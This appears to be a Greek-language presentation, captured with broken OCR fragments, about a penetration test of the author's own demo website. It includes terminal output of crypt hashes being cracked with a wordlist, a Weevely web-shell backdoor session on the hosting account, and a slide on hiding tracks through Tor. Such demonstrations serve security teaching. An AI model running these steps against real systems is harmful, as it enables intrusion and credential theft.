


```
ioaniatr@Kali: ~/Desktop/Cryptcracker
ioaniatr@Kali: ~/Desktop/Cryptcracker 108x20
ioaniatr@Kali:~/Desktop/Cryptcracker$ cat httpasswd
alice:2UzcNZ8Mgt4/w
bob:tmggnTVBEwS6w
mallet:gyjdR0LzLEAG6
ioaniatr@Kali:~/Desktop/Cryptcracker$ ./cryptcracker.pl -h
Usage: cryptcracker.pl [-L httpasswd.txt | -l user:crypthash ] [-P dictionary.txt | -p password ]
ioaniatr@Kali:~/Desktop/Cryptcracker$ ./cryptcracker.pl -L httpasswd -P /usr/share/wordlists/metasploit/unix_
passwords.txt.cupp.txt
Started: Wednesday Apr12 21:57:11 2017
Cracked: alice:alice123
Cracked: bob:bob123
Cracked: mallet:mallet12
Finished: Wednesday Apr12 21:57:13 2017, duration: 0 hours 00 mins 02 sec 131 msec
Total: Processed 268275 keywords. Found 3 passwords.
ioaniatr@Kali:~/Desktop/Cryptcracker$
```


Pentest Stage 6

Pilfering

- Περιορισμένες δυνατότητες χρήσης εργαλείων διείσδυσης.
 - Αποτυχημένη πρόσβαση σε υπηρεσίες του στόχου
 - Δεν διαθέτει CMS



Η προστασία τέτοιου είδους πληροφοριών
είναι εξίσου σημαντική.

Pentest Stage 7

Tracks Covering

- ▣ Ανωνυμία με χρήση του δικτύου TOR (Tor Browser και Torify).

Pentest Stage 8

Backdoor

✓ Δr
με



Applications ▾ Places ▾ Tor Browser ▾ Thu Apr 13, 17:25

Alice's Homepage - Tor Browser

Alice's Homepage x +

pentest.ioaniatr.gr/?user=mallet&pwd=mallet123&id=forum

ioaniatr@Kali: ~

ioaniatr@Kali: ~ 94x29

```
ioaniatr@Kali:~$ weeveely http://pentest.ioaniatr.gr/tinymce/plugins/responsivefilemanager/uploads/status.php myPass

[+] weeveely 3.2.0

[+] Target:      pentest.ioaniatr.gr
[+] Session:     /home/ioaniatr/.weeveely/sessions/pentest.ioaniatr.gr/status_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

bwharlmi@sage.dataflame.com:/home/bwharlmi/public_html/pentest/tinymce/plugins/responsivefilemanager/uploads $ cd /home/bwharlmi/public_html/pentest/
bwharlmi@sage.dataflame.com:/home/bwharlmi/public_html/pentest $ ls -l
total 52
-rw-r--r-- 1 bwharlmi bwharlmi 478 Apr 12 17:46 .htaccess
-rw-r--r-- 1 bwharlmi bwharlmi 2498 Feb 21 20:17 alice_db.sql
drwxr-xr-x 2 bwharlmi bwharlmi 4096 Oct 27 2015 cgi-bin
-rw-r--r-- 1 bwharlmi bwharlmi 293 Feb 21 20:30 db_connect.php
-rw-r--r-- 1 bwharlmi bwharlmi 3920 Apr 12 10:58 error_log
drwxr-xr-x 2 bwharlmi bwharlmi 4096 Feb 21 20:17 forum
-rw-r--r-- 1 bwharlmi bwharlmi 59 Feb 21 20:17 httpasswd
-rw-r--r-- 1 bwharlmi bwharlmi 3945 Apr 13 13:35 index.php
-rw-r--r-- 1 bwharlmi bwharlmi 1009 Apr 13 13:22 login.php
-rw-r--r-- 1 bwharlmi bwharlmi 1025 Apr 7 17:02 main.css
-rw-r--r-- 1 bwharlmi bwharlmi 21 Feb 21 20:17 phpinfo.php
-rw-r--r-- 1 bwharlmi bwharlmi 1497 Apr 7 12:16 session.php
drwxr-xr-x 7 bwharlmi bwharlmi 4096 Apr 7 13:40 tinymce
bwharlmi@sage.dataflame.com:/home/bwharlmi/public_html/pentest $
```

Hello Bob, now are you?

us.php'

Search by text or CSS s

Ph

Obf

bullist numlist outdent ind

ive Filemanager' external_pl

Συμπεράσματα 1/2

- Υπάρχει ένας πολύ *μεγάλος αριθμός* από εργαλεία διείσδυσης για χρήση στο διαδίκτυο, με μεγάλη ποικιλία δυνατοτήτων.
- Η διανομή *Kali Linux* διαθέτει μια αρκετά καλή συλλογή από εργαλεία διείσδυσης.
- Σε αρκετές δοκιμές διείσδυσης υπάρχει περίπτωση να απαιτείται *ανάπτυξη νέων εργαλείων*, προσαρμόζοντας την επίθεση στις όποιες ευπάθειες ενός στόχου.

Συμπεράσματα 2/2

- Στο διαδίκτυο είναι προτιμότερο να εστιάζουμε καλά σε μια σχετικά μικρή επίθεση, καθώς υπάρχουν αρκετοί περιορισμοί (εντοπισμός, μπλοκάρισμα κ.α.) σε σχέση με τις offline επιθέσεις.
- Κύριοι στόχοι διαδικτύου: SSH-FTP-DBMS-WEB Server/Web Application.
- Συνήθης στόχο αποτελεί η εφαρμογή ιστού, καθώς είναι πιο πιθανή η παραβίαση της σε σχέση με μια υπηρεσία ιστού.
- Μια επιτυχής επίθεση σε στόχο του διαδικτύου απαιτεί συνεχής παρακολούθηση του στόχου και διαρκής συλλογή πληροφοριών.

Ερωτήσεις;

